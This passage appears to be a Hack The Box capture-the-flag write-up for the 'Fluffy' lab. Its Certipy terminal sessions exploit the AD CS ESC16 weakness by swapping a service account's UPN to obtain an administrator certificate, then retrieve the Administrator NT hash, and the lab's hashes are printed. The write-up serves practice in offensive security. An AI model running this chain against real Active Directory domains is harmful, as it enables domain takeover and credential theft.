
```
┌──(teamosh㉿teamosh)-[~/htb/temp/bloodhound]
└─$ certipy-ad find -dc-ip 10.129.48.116 -u ca_svc -hashes :ca0f4f9e9eb8a092addf53bb03fc98c8 -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

/home/teamosh/.local/lib/python3.13/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.2
6.20) or chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'
[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260120233746_Certipy.txt'
[*] Wrote text output to '20260120233746_Certipy.txt'
[*] Saving JSON output to '20260120233746_Certipy.json'
[*] Wrote JSON output to '20260120233746_Certipy.json'

┌──(teamosh㉿teamosh)-[~/htb/temp/bloodhound]
└─$
```



```
┌──(teamosh㉿teamosh)-[~/htb/temp/bloodhound]
└─$ cat 20260120233746_Certipy.txt
Certificate Authorities
  0
    CA Name                             : fluffy-DC01-CA
    DNS Name                            : DC01.fluffy.htb
    Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
    Certificate Serial Number           : 3670C4A715B864BB497F7CD72119B6F5
    Certificate Validity Start          : 2025-04-17 16:00:16+00:00
    Certificate Validity End            : 3024-04-17 16:11:16+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
    Permissions
      Owner                             : FLUFFY.HTB\Administrators
      Access Rights
        ManageCa                        : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        ManageCertificates              : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        Enroll                          : FLUFFY.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC16                             : Other prerequisites may be required for this to be exploitable. See the
iki for more details.
Certificate Templates                   : [!] Could not find any certificate templates
```


We can see that there is a ESC16 vulnerability, ofc we dont know what is that, so we google it and stumble upon medium article that tells us how to exploit it.

Step 1:




```
┌──(teamosh㉿teamosh)-[~/htb/temp/bloodhound]
└─$ certipy-ad account -u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -target fluffy.htb -upn 'administrator@fl
uffy.htb' -user 'ca_svc' update
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator@fluffy.htb
[*] Successfully updated 'ca_svc'
```

Step 2:



```
┌──(teamosh㉿teamosh)-[~/htb/temp/bloodhound]
└─$ certipy-ad req -u ca_svc -hashes :ca0f4f9e9eb8a092addf53bb03fc98c8 -target fluffy.htb -ca 'fluffy-DC01-CA' -tem
plate User
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 16
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@fluffy.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Step 3:



```
┌──(teamosh㉿teamosh)-[~/htb/temp/bloodhound]
└─$ certipy-ad account -u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -target fluffy.htb -upn 'ca_svc' -user 'ca_svc' update
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : ca_svc
[*] Successfully updated 'ca_svc'

┌──(teamosh㉿teamosh)-[~/htb/temp/bloodhound]
└─$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.48.116
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@fluffy.htb'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
```

```
Basically, we change userPrincipalName thus trick into giving administrator's
certificate, revert back the changes (otherwise it will just send mismatch
error) and auth with certificate -> get Administrator hash -> connect through
winrm -> get flag at C://Administrator/Desktop/root.txt
```